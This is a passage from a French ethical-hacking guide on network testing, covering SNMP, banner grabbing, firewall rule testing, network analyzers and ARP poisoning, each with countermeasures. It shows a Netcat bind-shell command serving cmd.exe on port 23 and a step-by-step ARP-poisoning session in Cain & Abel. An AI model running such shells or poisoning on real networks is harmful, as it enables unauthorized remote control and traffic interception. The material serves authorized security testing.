


Figure 9.5 : Les identifiants utilisateurs de l'interface d'administration collectés par la fonction de parcours SNMP de Getif.

Contre-mesures SNMP

Les trois lettres ABC permettent de mémoriser les mesures à prendre pour éviter les attaques SNMP :

- **A**rrêter toujours le SNMP sur les machines sur lesquelles vous n'en avez pas besoin.
- **B**loquer toujours les ports SNMP UDP 161 et 162 au niveau du périmètre du réseau.
- **C**hanger la chaîne de communauté en lecture SNMP de la valeur **public** vers une autre valeur. De même pour la chaîne de communauté en écriture de **private**

vers une autre valeur plus complexe afin de ne pas pouvoir être devinée.

Une quatrième lettre pourrait y être ajoutée, la lettre M pour **M**ise à jour. Procédez pour tous les systèmes pour lesquels c'est possible à la mise à jour vers SNMP version 3, car cela peut résoudre la plupart des failles connues de SNMP.

Collecte de bannières

Dans le contexte de la sécurité des réseaux informatiques, ce que l'on appelle bannière est l'écran d'accueil que la plupart des applications affichent lorsqu'elles démarrent. Ces quelques lignes indiquent en général le numéro de version du logiciel et des informations précises

concernant l'équipement. Vous trouverez ainsi le nom du système d'exploitation avec son numéro de version et les noms des services activés, tous éléments qu'un pirate aura grand plaisir à exploiter. Vous pouvez récupérer facilement les informations d'une bannière avec l'outil de connexion **Telnet** ou l'un des autres outils mentionnés plus haut, et notamment **Nmap** ou **SoftPerfect Network Scanner**.

Telnet

Vous pouvez commencer par tenter avec Telnet de vous connecter à une machine en utilisant le port Telnet 23 par défaut. Vous pouvez ainsi vérifier que vous obtenez une réponse et des informations. Voici la commande à saisir sous Windows ou sous

Unix au niveau de la ligne de commande :

```
telnet
addresse_IP
```

Voici trois autres exemples de ports très utilisés que vous pouvez tester avec Telnet :

- SMTP `telnet adresse_IP 25`
- HTTP `telnet adresse_IP 80`
- POP3 `telnet adresse_IP 110`

La Figure 9.6 montre la bannière d'information renvoyée par un serveur de messagerie IceWarp que j'ai interrogé avec Telnet sur le port 25. Pour obtenir de l'aide avec Telnet, saisissez `telnet /?` ou `telnet help`.




Figure 9.6 : Bannière d'information renvoyée par un serveur de messagerie interrogé par Telnet.

Contre-mesures

Voici comment vous pouvez limiter les risques d'une attaque par collecte de bannières :

»

Dès que vous n’avez pas de besoin fonctionnel pour maintenir actif un service qui affiche une bannière, désactivez ce service sur l’équipement.

»

Si vous pouvez modifier la bannière standard, configurez l’application sur l’équipement ou le système d’exploitation pour supprimer de la bannière toute information qui pourrait servir à un pirate. Voyez avec le fournisseur de l’équipement. Vous pouvez aussi envisager le mécanisme TCP Wrappers sous Linux.

Si vous pouvez personnaliser une bannière, prenez contact avec le service juridique. Vous n'empêcherez pas la collecte des informations de la bannière, mais vous avertirez les pirates que le système est sous surveillance (à supposer qu'il l'est vraiment). Ce genre de bannière à tonalité juridique peut également limiter vos responsabilités en cas d'intrusion. Voici un exemple :

N.D.T : Si vous avez assez de place, fournissez votre avertissement en français puis en anglais.

Attention ! Vous êtes dans un système privé. Toutes les utilisations sont enregistrées et toute utilisation non autorisée du système fera l'objet de poursuites

civiles et pénales.

Warning ! This is a private system. All use is monitored and recorded. Any unauthorized use of this system may result in civil and/or criminal prosecution to the fullest extent of the law.

Test des règles de pare-feu

Vous devez ensuite évaluer la qualité des règles définies dans vos pare-feu pour vous assurer qu'elles offrent bien le niveau de sécurité escompté.

Test des pare-feu

Quelques tests assez simples permettent de s'assurer que vos pare-feu vous protègent bien. Vous pouvez vous connecter à un port

ouvert en passant par le pare-feu, mais que faire avec les ports qui sont ouverts alors qu'ils ne devraient pas l'être ?

L'outil Netcat

L'outil nommé **Netcat** (`http://netcat.sourceforge.net`) permet de mettre à l'épreuve des règles de pare-feu sans avoir à tester directement le système en production. Vous pouvez par exemple vérifier ainsi si le pare-feu laisse passer les communications sur le port 23 de Telnet. Voici comment vérifier que le port 23 est accessible :

1. **Lancez l'outil Netcat sur une machine située à l'intérieur du réseau**.

   Vous avez ainsi préparé la connexion sortante.

2. **Lancez l'outil Netcat sur un ordinateur de test situé à l'extérieur du pare-feu**.

Vous établissez ainsi la connexion entrante.

3. **Sur la machine interne, saisissez la commande d'écoute Netcat en indiquant le numéro de port**.

Si vous testez le port 23, la commande est la suivante :

```
nc -l -p 23 cmd.exe
```

4. **Sur la machine externe, saisissez la commande Netcat pour démarrer une session de communication entrante**.

La commande doit définir :

- l'adresse IP de la machine interne que vous voulez contacter ;
- le numéro de port.

En supposant que l'adresse IP de la machine interne, le client,
vaut 10.11.12.2 avec le port 23, la commande sera la suivante :

```
nc -v 10.11.12.2
23
```

Si Netcat répond en affichant une invite de commande sur la machine externe (à cause de la mention `cmd.exe` dans l'Étape 3), c'est que vous êtes connecté à la machine interne et

pouvez donc y lancer des commandes ! Tout un monde de possibilités s'ouvre alors à vous : test des règles du pare-feu, test des traductions d'adresses réseau NAT, réacheminement de port (*port forwarding*) et bien sûr : exécution de n'importe quelle commande à distance !

Analyseurs de base de règles

Plusieurs outils permettent d'analyser la base qui contient les règles d'un pare-feu. C'est notamment le cas de **SolarWinds Network Configuration Manager** (https://www.solarwinds.com/network-configuration-manager) et de **Firemon Risk Analyzer** (https://www.firemon.com/products/risk-analyzer). Ce genre d'outils permet

d'analyser en détail les règles pour les pare-feu de la plupart des fournisseurs et donc de trouver les failles et déficiences qui ne sont pas mises au jour pendant un test de vulnérabilité et d'intrusion classique. Cette analyse des règles ressemble beaucoup à une analyse de code source : elle recherche des failles qu'un humain ne remarquerait sans doute jamais, même en réalisant des tests de sécurité approfondis depuis Internet et depuis le réseau interne. Si vous n'avez encore jamais utilisé un tel outil d'analyse de règles, foncez !

Contre-mesures

Les techniques suivantes peuvent empêcher un pirate de réussir à tester les règles de votre pare-

feu :

» **Réalisez un audit des règles du pare-feu.** Je ne cesse de répéter qu'il est impossible de sécuriser un équipement que l'on n'a pas testé. Cela concerne notamment la base de règles des pare-feu. Même si cette base vous semble très simple, n'hésitez pas à la faire tester par un outil d'automatisation.

» **Limitez le trafic au strict nécessaire.** Définissez sur le pare-feu et sur le routeur des règles pour limiter le trafic. Vous devrez sans doute définir des règles pour

autoriser le trafic HTTP entrant vers un serveur Web interne, le trafic SMTP entrant vers un serveur de messagerie et le trafic HTTP sortant pour accéder au Web.

Ces règles constituent votre meilleure défense contre un indiscret qui chercherait à interroger votre pare-feu.

» **Bloquez le trafic ICMP.**

Vous empêchez ainsi un pirate externe de scruter le réseau à la recherche des machines hôtes actives.

» **Activez sur le pare-feu l'inspection de paquets avec**

conservation d'état (*stateful*).

Vous bloquez ainsi toutes les requêtes réseau non sollicitées.

Analyse des données réseau

Un analyseur réseau permet d'étudier tous les paquets de données qui transitent dans le réseau dans un but d'évaluation de la sécurité et de dépannage, ainsi que pour optimiser les performances. Ce genre d'outil ressemble à un microscope et fait partie de la panoplie essentielle de tout professionnel de la sécurité.

Ces outils sont souvent surnommés des

renifleurs ou *sniffers*, mais le terme anglais est la marque déposée du produit **Sniffer** de la société Network Associates.

Pour utiliser un analyseur réseau, il faut l'installer sur une machine dotée bien sûr d'une carte réseau. Cette carte doit être reconfigurée en mode de promiscuité, ce qui lui permet d'avoir accès à la totalité du trafic sur le réseau, même celui qui n'est évidemment pas destiné à cette machine. Voici les principales fonctions offertes par un analyseur réseau :

- capture de la totalité du trafic réseau ;
- interprétation et décodage des données récupérées vers un format lisible par les humains ;

» affichage des données en ordre chronologique ou choix d'un autre ordre d'affichage.

Dans le cadre des actions de sécurité préventives et curatives, l'analyseur réseau permet par exemple :

» de visualiser le trafic réseau anormal et même d'identifier un pirate ;

» de développer une image exhaustive de l'activité et des performances réseau avant survenue d'un incident (liste des protocoles utilisés, tendances d'usage et liste des adresses MAC).

Lorsque vous constatez que le réseau se

comporte étrangement, l'analyseur réseau peut vous aider à repérer une utilisation malveillante, à détecter les chevaux de Troie et à surveiller et contrer les attaques d'engorgement DoS.

Outils d'analyse réseau

Voici quelques outils d'analyse réseau disponibles :

- **Omnipeek** (https://www.savvius.com) est un de mes outils favoris. Il répond largement à tous mes besoins et son usage est très simple. Il n'est disponible que pour Windows.
- **CommView**

(https://www.tamos.com/products/commview) est un autre outil peu coûteux et efficace pour Windows.

» **Cain & Abel** (www.oxid.it/cain.html) est un outil polyvalent et gratuit de recherches de mots de passe qui permet aussi de réaliser un empoisonnement ARP, des captures de paquets et bien d'autres fonctions.

» **Wireshark** (http://wireshark.org) (anciennement appelé Ethereal) est une autre solution gratuite. Je télécharge cet outil dès que j'ai

besoin de faire une vérification alors que je n'ai pas apporté mon ordinateur portable personnel avec tous les outils installés. Il est moins ergonomique que les produits payants, mais il est très puissant, à condition de prendre le temps de le maîtriser. Il fonctionne sous Windows et sous Mac OS X.

»

Ettercap (http://ettercap.github.io/ettercap) est un autre outil puissant et gratuit permettant de faire de l'analyse réseau et d'autres tests sous Windows, Linux et autres systèmes.

Voici quelques précautions indispensables pour bien utiliser un analyseur réseau :

Pour pouvoir capturer la totalité du trafic, vous devez connecter l'analyseur à l'un des points suivants :

- un concentrateur hub du réseau ;
- un port monitoré ou miroir sur un commutateur switch (*monitorspanmirror*) ;
- un commutateur sur lequel vous avez réalisé une attaque par empoisonnement ARP.

Si vous avez besoin de visualiser le même trafic que celui que voit un

mécanisme de détection d'intrusion IPS, il faut connecter l'analyseur à un hub ou un switch sur un port moniteur, voire une prise réseau, à l'extérieur du pare-feu (Figure 9.7). Dans ces conditions, vos tests vous permettront de visualiser :

- ce qui arrive sur votre réseau avant que le pare-feu élimine le trafic indésirable ;
- ce qui quitte votre réseau après passage du trafic par le pare-feu.




Figure 9.7 : Connexion d'un analyseur réseau à l'extérieur du pare-feu.

Que vous connectiez l'analyseur à l'intérieur ou à l'extérieur par rapport au pare-feu, vous obtenez immédiatement des résultats très intéressants. La quantité d'informations obtenue peut devenir énorme. Cherchez d'abord les aspects suivants :

»
Tout trafic suspect, par exemple :

»
* une quantité anormale de paquets ICMP ;

»
* un volume excessif de trafic multicast ou broadcast ;

»
* l'utilisation de protocoles interdits par les règles ou normalement inusités dans la configuration réseau actuelle.

»
Les comportements d'utilisation d'Internet, ce qui peut vous mettre sur la piste d'un comportement malveillant ou d'un système détourné.

Voyez notamment :

- la navigation sur le Web et les réseaux sociaux ;
- la messagerie ;
- l'utilisation de l'outil d'anonymat Tor ;
- les messageries instantanées et autres logiciels poste à poste P2P.

»

Les utilisations problématiques et notamment :

- un grand nombre de

paquets perdus ou de trop grande taille, ce qui peut être l'indice d'un outil de piratage ou d'un maliciel ;

- une forte consommation de bande passante qui pourrait correspondre à un serveur Web ou FTP qui ne devrait pas exister.

»

Des sondes de reconnaissances et des mécanismes de profilage mis en place par des analyseurs de ports et des outils

d’évaluation. Cherchez les grands volumes de données entrantes en provenance de machines hôtes inconnues, notamment sur des ports normalement peu utilisés comme FTP ou Telnet.

» Un piratage en cours, que vous allez reconnaître par un grand nombre de requêtes **echo** UDP ou ICMP entrantes, des requêtes SYN flood ou des diffusions broadcasts en trop grand nombre.

» Des noms de machines hôtes non standard sur le réseau. Si les noms des sites

sur votre réseau suivent une logique du type **Ordinateur1**, **Ordinateur2**, *etc.*, méfiez-vous d'une machine portant le nom **Choupinette**.

» Des serveurs cachés (Web, SMTP, FTP, DNS ou DHCP) qui consomment de la bande passante, distribuent des logiciels malfaisants ou tentent d'accéder aux autres machines hôtes.

» Des tentatives d'attaques de certaines applications, ce que vous détectez en voyant des commandes du type `/bin/rm`, `/bin/ls`, `echo` et `cmd.exe`, ainsi

que les requêtes SQL et injections de codes JavaScript, que nous verrons en détail dans le Chapitre 15.

En fonction de ce que vous cherchez, vous devrez peut-être laisser fonctionner votre analyseur réseau pendant plusieurs heures ou plusieurs jours. Vous devez donc avant de le démarrer le configurer pour qu'il capture les données qui vous intéressent.

»

Si l'analyseur réseau le permet, configurez-le pour qu'il exploite des tampons de type FIFO (premier entré-premier

sorti). Dans ce mode, les données les plus anciennes sont écrasées au fur et à mesure du remplissage du tampon. C’est votre seule possibilité si vous n’avez pas assez d’espace mémoire et de stockage sur disque pour l’analyseur.

»
Si l’analyseur le permet, enregistrez la totalité du trafic dans un fichier que vous stockez sur disque dur. Ce scénario est très intéressant mais suppose de disposer d’un disque de grande taille, de 4 To au moins.

En mode

enregistrement, vous accumulez rapidement des centaines de gigaoctets de données. Je vous conseille d'utiliser l'analyseur dans le mode moniteur, qui est le nom donné à cette option dans l'outil Omnipeek. Dans ce mode, l'analyseur surveille tous les événements au niveau de l'utilisation du réseau et des protocoles, mais ne stocke pas tous les paquets de données. Si ce mode de surveillance est disponible pour l'outil choisi, il devrait suffire en général à tous vos besoins.

»

Si le trafic réseau visualisé par

> l'analyseur ne semble pas orthodoxe, c'est sans doute qu'il ne l'est pas. Mieux vaut prévenir que guérir. Constituez une référence de l'utilisation du réseau en temps normal. Cela vous permettra plus facilement de repérer les événements anormaux, qui peuvent être l'indice d'une attaque.

Personnellement, je me concentre sur les machines les plus bavardes, c'est-à-dire les hôtes qui envoient et reçoivent le plus de trafic. Si le réseau fait l'objet d'une activité malveillante, par exemple si quelqu'un y a installé un serveur FTP ou un logiciel de partage de fichiers sur Internet, l'analyseur réseau est sans doute le seul moyen

de s'en rendre compte. Cet outil permet également de détecter les systèmes qui ont été infectés par un maliciel tel qu'un virus ou un cheval de Troie. La Figure 9.8 montre la détection d'un protocole suspect.




Figure 9.8 : L'outil Omnipeek permet de détecter un serveur FTP illégal.

Pour détecter une activité illicite, étudiez en détail les statistiques réseau : nombre d'octets par seconde, charge du réseau, nombre de paquets entrants et sortants. La

Figure 9.9 présente les statistiques réseau telles que les présente l'analyseur CommView.




Figure 9.9 : Affichage des

statistiques réseau dans l'interface de CommView.

L'éditeur de CommView, TamoSoft, propose également le produit **NetResident** (https://www.tamos.com/products/commview) qui permet de pister l'utilisation des protocoles les plus utilisés (HTTP, messagerie, FTP et VoIP). La Figure 9.10 montre comment NetResident permet de surveiller les sessions Web et même de les rejouer.




Figure 9.10 : Surveillance de l'utilisation Internet et contrôle d'application des règles de sécurité par

NetResident.

L'outil NetResident est également en mesure de réaliser des actions d'empoisonnement ARP grâce à son module **PromiSwitch** disponible dans le menu des outils. Cela permet à NetResident de voir tout ce qui se passe sur le segment de réseau local. Je décris les techniques d'empoisonnement ARP dans la section suivante de ce chapitre.

Contre-mesures

L'analyseur réseau permet aussi bien de se défendre que d'attaquer. Du côté bénéfique, il permet de s'assurer que les règles de sécurité sont appliquées. Du côté maléfique, il suffit de le mettre entre les mains d'un pirate. Il existe quelques techniques pour limiter le risque

d'utilisation d'un analyseur par une personne malveillante. Souvenez-vous en revanche qu'il n'y a aucune parade absolue en ce domaine.

À partir du moment où un attaquant externe ou interne peut accéder à votre réseau, physiquement ou sans fil, il peut capturer les paquets qui y transitent, même si vous avez mis en place un commutateur Ethernet.

Sécurité d'accès physique

Vous devez mettre en place les mesures de sécurité suffisantes pour que personne ne puisse se connecter à votre réseau. Cela a été décrit dans les chapitres précédents, mais voici

un petit rappel :

> »
> Empêchez tout accès non autorisé à la salle des serveurs et aux armoires de brassage. Vérifiez que les interfaces d'administration des services Web, Telnet et SSH sur les commutateurs Ethernet sont sécurisés pour que personne ne puisse modifier la configuration des ports et ensuite intercepter tout ce qui passe.

> »
> Assurez-vous qu'il n'y a aucune connexion réseau disponible dans les zones non surveillées telles que les bureaux vides et les salles de formation.

Pour tous détails au sujet de la sécurité

physique, revenez au Chapitre 7.

Détection de la présence d'un analyseur réseau

Plusieurs outils moins récents permettent de vérifier que personne n'est en train d'utiliser un analyseur réseau sans autorisation :

- **Sniffdet** (`http://sniffdet.sourceforge.net`) pour Unix.
- **PromiscDetect** (`http://ntsecurity.nu/toolbox/promiscdetect`) pour Windows.

Certains détecteurs d'intrusion IPS sont capables de détecter la présence d'un analyseur réseau. Ils permettent de

scruter les cartes Ethernet qui fonctionnent en mode promiscuité. L'outil Sniffdet permet de détecter ce mode dans tout le réseau, et PromiscDetect sur la machine locale.

Les attaques MAC et ARP

Un attaquant peut tirer profit du protocole de résolution d'adresses ARP pour faire croire que son système est un des vôtres ou qu'il s'agit d'une autre machine qui est autorisée sur le réseau.

Empoisonnement ou détournement ARP (*spoofing*)

Si vous détectez un nombre anormalement

important de requêtes ARP, cela peut être l'indice d'une attaque de type détournement ARP ou empoisonnement ARP.

En effet, une machine cliente dotée de l'outil **dsniff** (https://www.monkey.org/~dugsong/dsniff) ou de l'outil **Cain & Abel** peut modifier le contenu des tables ARP qui mémorisent les adresses IP en correspondance avec les adresses réseau physiques MAC (*Media Access Control*). Cette altération des tables ARP force la machine de la victime à transmettre son trafic à l'ordinateur de l'attaquant et non à l'ordinateur qu'elle pense contacter. Cet empoisonnement ARP est très utilisé pour les attaques de l'homme du milieu.

Les réponses ARP altérées peuvent être envoyées vers un

commutateur (*switch*), ce qui peut reconfigurer cet équipement pour qu'il passe en mode broadcast, après quoi il devient un simple concentrateur (*hub*). Dans ce nouveau contexte, l'attaquant peut intercepter tous les paquets qui passent par l'équipement et capturer toutes les données qui transitent sur le réseau.

Cette faiblesse est inhérente au mode de fonctionnement des communications TCP/IP.

Voici un exemple d'attaque par empoisonnement ARP. L'ordinateur du pirate se nomme Jacqueur et les deux ordinateurs qui voulaient dialoguer sont ceux d'Hélias et de Bob :

1. **La machine du pirate empoisonne les**

mémoires caches ARP des deux victimes Hélias et Bob avec un outil tel que dsniff, Ettercap ou Netcat.

2. **Innocemment, la machine d'Hélias associe à l'adresse IP de Bob l'adresse physique MAC du pirate, Jacqueur**.

3. **De même, la machine de Bob associe l'adresse IP d'Hélias à l'adresse MAC de Jacqueur**.

4. **Le trafic entre Hélias et Bob passe d'abord par l'adresse IP de la machine du pirate**.

5. **L'analyseur réseau du pirate**

capture tout le trafic entre Hélias et Bob.

Si le pirate a configuré sa machine pour qu'elle endosse un rôle de routeur afin de retransmettre les paquets reçus, les données finissent par arriver à la destination prévue. Les deux utilisateurs n'ont aucun moyen de détecter le détournement !

Empoisonnement ARP avec Cain & Abel

À partir du moment où votre réseau comporte au moins un équipement de type switch (commutateur), vous pouvez lancer un empoisonnement ARP pour le transformer en un concentrateur (hub),

puis capturer tous les paquets dans un analyseur réseau.

Comme son nom le laisse deviner, la technique d'empoisonnement ARP peut mettre à mal le matériel et les performances de votre réseau. Soyez très vigilant !

Voici un exemple de session d'empoisonnement ARP avec l'outil Cain & Abel :

1. **Démarrez l'outil Cain & Abel puis cliquez l'onglet Sniffer pour accéder au mode analyseur réseau**.

   Vous voyez s'ouvrir la page **Host**.

2. **Cliquez l'icône Start/Stop APR, le cercle jaune et**

noir.

Le processus ARP Poison routing démarre et active le renifleur interne.

3. **Si cela vous est demandé, choisissez l'adaptateur réseau et cliquez OK**.

4. **Cliquez le signe + bleu pour ajouter une machine hôte à empoisonner**.

5. **Dans la fenêtre MAC Address Scanner, vérifiez que l'option All Hosts in My Subnet est cochée puis cliquer OK**.

6. **Cliquez l'onglet APR pour charger la page correspondante (l'onglet avec une**

icône circulaire jaune et noire).

7. **Cliquez dans l'espace blanc sous la colonne Status, donc sous l'onglet Sniffer**.

Cela réactive l'icône du signe + bleu.

8. **Cliquez l'icône du signe + bleu**.

Vous voyez apparaître dans la fenêtre **New ARP Poison Routing** une machine hôte détectée dans l'Étape 4.

9. **Choisissez la route par défaut, dans l'exemple c'est 10.11.12.1. La colonne de droite montre tous les autres hôtes (Figure 9.11).**

10.

Sélectionnez par Ctrl + clic tous les hôtes de la colonne droite que vous désirez empoisonner.




Figure 9.11 : Sélection des victimes de l'empoisonnement ARP dans Cain & Abel.

11.

Cliquez OK pour lancer le

processus.

Le traitement peut durer de quelques secondes à quelques minutes en fonction du matériel et de la pile TCP/IP de chaque machine. La Figure 9.12 montre le résultat de cet empoisonnement dans mon réseau de test.

